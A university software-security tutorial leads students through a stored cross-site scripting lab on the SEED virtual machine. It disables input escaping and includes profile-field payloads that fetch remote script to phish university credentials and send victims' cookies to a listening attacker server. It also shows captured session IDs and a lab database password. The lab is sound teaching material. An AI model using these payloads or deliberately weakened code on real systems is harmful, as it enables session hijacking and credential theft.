

FIT-3173 Software Security


Week 11 Tutorial: Cross-site Scripting (XSS) Attack

1. Background & Environment Setup

In this tutorial, we demonstrate how cross-site attack (XSS) works in our SEED virtual machine. Instead of targeting server side like SQL injection attack, XSS attack targets victim's web browser.

The SEED machine has been set up to include all necessary tools for XSS attack demonstration.

- **XSSCollabotive** website has been located in **var/www/XSS/Collabotive** folder.
- **Apache server** is located in **etc/apache2/**. Available website hosted by the server can be viewed at **etc/apache2/sites-available/default**.



```
default *
<VirtualHost *:80>
    ServerName www.CSRFLabAttacker.com
    DocumentRoot /var/www/CSRF/Attacker
</VirtualHost>

<VirtualHost *:80>
    ServerName www.SQLLabCollabotive.com
    DocumentRoot /var/www/SQL/Collabotive/
</VirtualHost>

<VirtualHost *:80>
    ServerName www.XSSLabCollabotive.com
    DocumentRoot /var/www/XSS/Collabotive/
</VirtualHost>
```

We need to turn off SQL injection attack countermeasure and restart Apache server. This step is similar with Week 9 Tutorial's part 1. Although SQL injection attack does not relate to XSS attack, we turn it off so that we can login to different users in www.XSSLabCollabotive.com without password.

Open terminal and type

```
$ sudo gedit /etc/php5/apache2/php.ini
```

The gedit window will pop up, then we can go to the line number about 756 and modify

magic_quotes_gpc = Off

Save the file and close the gedit window.

Then type

```
$ sudo gedit /var/www/XSS/Collabotive/include/class.user.php
```

Comment the following line (line 367 in login function):

```
// $user = mysql_real_escape_string ($user)
```

Save the file and close the gedit window.

We then restart the apache server by using


```
$ sudo service apache2 restart
```

After restart, we can access www.XSSLabCollabtive.com from Firefox browser.

2. View XSS database with MySQL

This part helps us know the username of different users, so that we can login to the website using SQL injection attack to experience XSS attack. Open terminal and type below commands, one by one

```
$ mysql -u root -pseedubuntu
show databases;
use xss_collabtive_db;
show tables;
select * from user;
```




1	admin	152578
2	seed	152578
3	bob	
4	ted	

```
quit;
```

3. Execute malicious JavaScript code when other users view a malicious profile

This part contains two tasks. First task helps us to experience how other users view your profile. Second task verifies that malicious JavaScript code can be executed by victim's web browser. It can ask the victim to provide more information.

Task 3.1. Login to XSS website, www.XSSLabCollabtive.com, from the SEED machine using SQL Injection attack.



Go to **Edit user** page from top-right menu **My Account**

Collabtive / Projectmanagement

My account

Search

Online

seed

Edit user / seed

User:	seed
Avatar:	<input type="text"/> Please choose
Company:	<input type="text"/>
E-Mail:	<input type="text"/>
URL:	<input type="text"/>

Fill the Email and URL fields as below

Email: abc@gmail.com

URL: <script type="text/javascript">alert("Hello FIT3173")</script>


Other fields are empty.

Edit user / seed


User:	seed
Avatar:	<input type="text"/> Please choose
Company:	<input type="text"/>
E-Mail:	abc@gmail.com
URL:	<script type="text/javascript">alert("Hello FIT3173")</script>

Noted that, we embedded a small JavaScript code in URL field. This code is in between the opening and closing <script> tags. In JavaScript, alert function is to pop up a notification.


We save the form by clicking **Send** button. After that, we can see a notification.




To experience how other users view 'Seed' user profile, we can login to the website by using another user name as follows.



We then select the top-right Administration menu and view the profile of 'Seed' user.



The same notification is then pop up.




Task 3.2.

In this task, we login again using 'Seed' user as above task. We then update this user's profile with a new URL field as below. (You can copy the following text from "js_url.txt" on moodle.)

```
<script  
src="https://gist.githubusercontent.com/xyuancs/d8f19f3030d6d1323246cb1fe9cb466e  
/raw/5998ecdf5c4e8521450abcacb1a6638b4d7d15dd/myjavascript.js"></script>
```

This new malicious JavaScript asks victims to provide their Monash authname and password when victims view 'Seed' user's profile.



4. Posting a malicious message to display cookie and stealing cookies

This part is to embed another different JavaScript program in 'Seed' profile, such that when a victim views this profile, the victim's cookies will be displayed in an alert window.

HTTP Cookie helps website to remember stateful information of user's browsing activity. More information about Cookie can be view at https://en.wikipedia.org/wiki/HTTP_cookie


Task 4.1. In this task, we login again using 'Seed' user as above tasks. We then update this user's profile with a new URL information as below.

```
<script>alert(document.cookie);</script>
```

Edit user / seed

User:	seed
Avatar:	<input type="text"/> Please choose
Company:	<input type="text"/>
E-Mail:	abc@gmail.com
URL:	<script>alert(document.cookie);</script>
Phone:	<input type="text"/>

In this way, we can steal HTTP Cookies of victims when they view 'Seed' user's profile



Task 4.2. When victims view 'Seed' user's profile, we steal their Cookies and transfer to attacker's server.

To simulate this task, we need to download and unzip a simple TCP client/server program from Moodle into our SEED machine. This program simulates an attacker's server listening to a port 5555 on the same machine. We open a new terminal and then execute it using below commands one by one. Please keep this terminal open after you execute all commands.

make echoserv

```
[05/10/2018 01:53] seed@ubuntu:~/echoserver$ make echoserv
```

./echoserv 5555

```
[05/10/2018 01:59] seed@ubuntu:~/echoserver$ ./echoserv 5555
```

In 'Seed' user's profile, we update the URL field as below.

```
<script>

document.write('<img src=http://127.0.0.1:5555?c=' + escape(document.cookie) +'>');

</script>
```

Then everytime, victims view Seed's user's profile, their cookies will be captured and sent to the attacker's TCP server

```
Terminal
[05/10/2018 02:03] seed@ubuntu:~$ cd echoserver/
[05/10/2018 02:03] seed@ubuntu:~/echoserver$ ./echoserv 5555
GET /?c=PHPSESSID%3Dero302k0gee6ojjsp8sblptf66 HTTP/1.1
GET /?c=PHPSESSID%3Dero302k0gee6ojjsp8sblptf66 HTTP/1.1
```